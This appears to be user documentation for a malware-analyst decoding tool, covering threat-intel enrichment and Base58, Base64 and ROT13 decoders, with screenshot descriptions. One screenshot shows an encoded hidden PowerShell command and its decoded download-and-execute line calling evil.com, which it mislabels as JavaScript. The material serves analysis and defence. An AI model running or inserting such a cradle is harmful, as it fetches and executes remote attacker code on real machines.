- Predicted Process Tree:** A section showing a predicted process tree for the decoded payload, with a button to PREDICT TREE and a COLLAPSE button.
- Threat Analysis:** A section showing a graph of the threat analysis, including a MITRE ATT&CK map and a list of rules.

## Threat-Intel Enrichment

id: threat\_intel\_enrichment · category: Analyst Workbench · audience: user

**Purpose.** Look up extracted IOCs against VirusTotal, AlienVault OTX, and AbuseIPDB with 24-hour caching.

### When to use

- After decoding a payload that produces URLs / IPs / domains / file hashes
- Before promoting an investigation to a customer-facing report

## Supported formats

- url
- ipv4
- domain
- md5
- sha1
- sha256

## Confidence rules

- Aggregate verdict = MAX severity across providers
- Missing API keys yield `no-key` verdicts (does not block other providers)

## Tips

- Configure API keys in Admin → Threat-Intel Enrichment
- Results are cached for 24 h — set `cache\_ttl\_hours` to tune

Related: [candidate\\_explorer](#) [taxii\\_push](#)

Screenshot 1 · [step\\_1](#)

The screenshot displays the NivXRay web application interface, which is a tool for analyzing and decoding commands. The interface is divided into several sections:

- Header:** Includes the NivXRay logo, navigation tabs (Workspace, Command Analyzer, Knowledge Base, Docs, Admin, Model Studio, Samples), user information (admin@nivxray.com), and a Logout button.
- Filters and Tools:** A row of buttons for various analysis tools (97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, FLOW) and a dropdown menu for the current analysis (PERSONA - NivX Cognis). A prominent green button labeled "NIVXRAY DECODE" is also present.
- Buttons:** A row of action buttons: SHARE, COPY LINK, REPORT, and UPLOAD.
- Status Bar:** Shows "STATUS ANALYSIS COMPLETE · Malicious" and "INPUT 225c · OUTPUT 69c".
- Example Commands:** A list of example commands including POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, and URL-ENCODED XSS.
- Show Candidate Explorer:** A link to explore ranked encoding candidates.
- Operations Panel:** A sidebar on the left with a search bar and a list of operations categorized by type (e.g., COMPRESSION, CRYPTOGRAPHY).
- Main Analysis Area:**
  - INPUT:** A text area containing a PowerShell command: `powershell.exe -NoP -NonI -W Hidden -Enc SQBFafgAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvA HcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALg BwAHMANQAnACKA`.
  - CHAIN MODE (MULTI-STAGE):** A section showing a sequence of steps: 1. extract-payload, 2. Base64 Decode, 3. UTF-16LE Decode.
  - DECODING TRACE:** A detailed log of the decoding process, showing the extraction of the payload string and the subsequent decoding steps.
  - OUTPUT:** The final decoded output, which is a JavaScript command: `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`.
  - PREDICTED PROCESS TREE:** A section for predicting the process tree from the decoded payload.
- Threat Analysis Panel:** A sidebar on the right showing threat analysis results, including a graph of the investigation process and a list of threats (e.g., RAW INPUT, EXTRACT-PAYLOAD, BASE64-DECODE, UTF16LE-DECODE).

## Decoders

### Base58 Decode (Bitcoin alphabet)

id: base58\_decode · category: Decoders · audience: user

**Purpose.** Decode Bitcoin/IPFS-style Base58 strings.

**When to use**

- Bitcoin/blockchain addresses
- IPFS content identifiers
- Multibase-encoded blobs where 0/O/I/l would be ambiguous

### Supported formats

- Base58 (Bitcoin)

### Confidence rules

- Alphabet must be [123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz]
- Forbidden characters 0/O/I/l cap confidence at 0.10
- Decoded output should be UTF-8 valid or a known binary signature

### Common errors

- Presence of 0/O/I/l — the input is NOT Base58, try Base62 or Base64

### Tips

- The Candidate Explorer ranks Base58 above Base62/Base64 when the alphabet matches

### Examples

**Input:** 2NEpo7TZRRrLZSi2U

**Output:** Hello World!

*Note: Canonical acceptance-test case from the Feb-2026 spec*

**Related:** [base62\\_decode](#) [base64\\_decode](#) [candidate\\_explorer](#)

Screenshot 1 · step\_1

The screenshot displays the NivXRay web application interface. The top navigation bar includes links for WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as admin@nivxray.com. The main interface is divided into several sections:

- Top Bar:** Shows the status "NIVXRAY DECODE COMPLETE" with a magic value of 45%. It also includes buttons for SHARE, COPY LINK, REPORT, and UPLOAD.
- Left Sidebar:** Contains a list of operations categorized by type:
  - COMPRESSION:** Includes Gzip Decompress, Zlib Decompress, Base64 → Gzip Decompress, Base64 → Zlib Decompress, Bzip2 Decompress, LZMA/XZ Decompress, LZ4 Frame Decompress, and LZ4 Block Decompress.
  - CRYPTOGRAPHY:** Includes Base64 Decode, Base64 Encode, Base32 Decode, Hex Decode, ASCII Decimal Codes → Text, Binary ASCII (0/1) → Text, PowerShell Binary/Hex Split-Array → Text, Hex Encode, ROT13, ROT47, and XOR (single-byte key).
- Main Content Area:**
  - INPUT:** Displays the input string "JxF12TrwUP45Bmd" (15 chars).
  - RECIPE:** Shows a single step: "Base58 Decode (Bitcoin)".
  - PIPELINE TRACE:**
    - #1 DETERMINISTIC: magic · 45% Smart/magic race - magic
    - #2 DONE: Deterministic decode succeeded at 45% - AI fallback not needed
  - BOOSTED:** Shows "YOUR HISTORY" with a kind of "unknown" and a confidence of 100%.
  - DECODING TRACE:** Shows "MAGIC · deep recursion · 45% CONFIDENCE" and "1 LAYER PEELED".
  - OUTPUT:** Displays the decoded result "Hello World" (11 chars) in a text format.
  - PREDICTED PROCESS TREE:** Includes a button to "PREDICT TREE" and a note to "Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser."
- Right Sidebar:**
  - THREAT ANALYSIS:** Includes tabs for GRAPH, MITRE, LOLBAS, RULES, and IOCS.
  - INVESTIGATION GRAPH:** Shows a flow from "RAW INPUT" to "BASE58-DECODE".
  - TRAINING NOTE:** A button to "+ TRAINING NOTE".

## Base64 Decode

id: base64\_decode · category: Decoders · audience: user

**Purpose.** Decode RFC 4648 Base64 payloads (standard, URL-safe, padded/unpadded).

### When to use

- Suspicious PowerShell -EncodedCommand blocks
- Email attachment content-transfer-encoding
- JWT payloads and OAuth tokens

- Embedded shellcode wrappers

### Supported formats

- Base64
- Base64URL
- unpadding Base64

### Confidence rules

- Alphabet must be [A-Za-z0-9+/=] with valid padding
- Length must be a multiple of 4 (with '=' padding)
- Decoded output must be UTF-8 valid or match a known file signature

### Common errors

- Invalid padding — supply '=' characters until length % 4 == 0
- Truncated payload — output ends mid-word

### Tips

- The Magic Decoder automatically chains Base64 → UTF-16LE detection
- For URL-safe Base64 use the 'base64url-decode' operation instead

### Examples

**Input:** SQBFAFgA

**Output:** IEX

*Note: UTF-16LE PowerShell "Invoke-Expression" alias*

**Related:** [base64url\\_decode](#) [base58\\_decode](#) [magic\\_decoder](#)

Screenshot 1 · step\_1

The screenshot displays the NivXRay web application interface. At the top, there's a navigation bar with tabs: WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as 'admin@nivxray.com'. Below the navigation bar, there's a section for 'NIVXRAY DECODE' with buttons for SHARE, COPY LINK, REPORT, and UPLOAD. The status bar indicates 'NIVXRAY DECODE COMPLETE' with a 'smart' confidence of 45%. The main workspace shows a 'LOAD EXAMPLE' section with various attack types like POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, etc. The 'OPERATIONS' section on the left lists various decoding and encoding operations. The central area shows the 'INPUT' field with the value 'SGVsbG8gV29ybGQh' and a 'DECODE' button. Below the input, there's a 'RECIPE' section showing the 'Base64 Decode' step. The 'PIPELINE TRACE' section shows the decoding process, including a 'BOOSTED' status and a 'MISS' warning. The 'DECODING TRACE' section shows the 'Base64-decode' step. The 'OUTPUT' section shows the decoded result 'Hello World!'. The 'THREAT ANALYSIS' section on the right shows a 'GRAPH' and 'MITRE' rules, and a 'PREDICTED PROCESS TREE' section.

## ROT13 / ROT-N / Caesar shift

id: rot13 · category: Decoders · audience: user

**Purpose.** Reverse a mono-alphabetic letter-shift cipher (defaults to shift=13).

### When to use

- Obfuscated PowerShell command names (CbJreFurry -Abc)
- CTF / puzzle payloads
- Historic malware that uses trivial substitution to bypass keyword scanners

## Supported formats

- ROT13
- ROT-N (1-25)
- Atbash

## Confidence rules

- Requires linguistic-score improvement of the DECODED text vs the input
- Marginal improvement (<0.30) is flagged; below 0.15 the transform is rejected

## Common errors

- Applying ROT13 to random-looking text with no linguistic content — gets rejected as spurious

## Tips

- The reasoning engine tries every ROT-N (1..25) automatically and picks the one with the highest English density

## Examples

**Input:** CbjreFuryy -Abc

**Output:** PowerShell -Nop

*Note: Analyst-linguistic case — ROT13 fires because the output contains a shell token*

Related: [candidate\\_explorer](#) [magic\\_decoder](#)

Screenshot 1 · step\_1

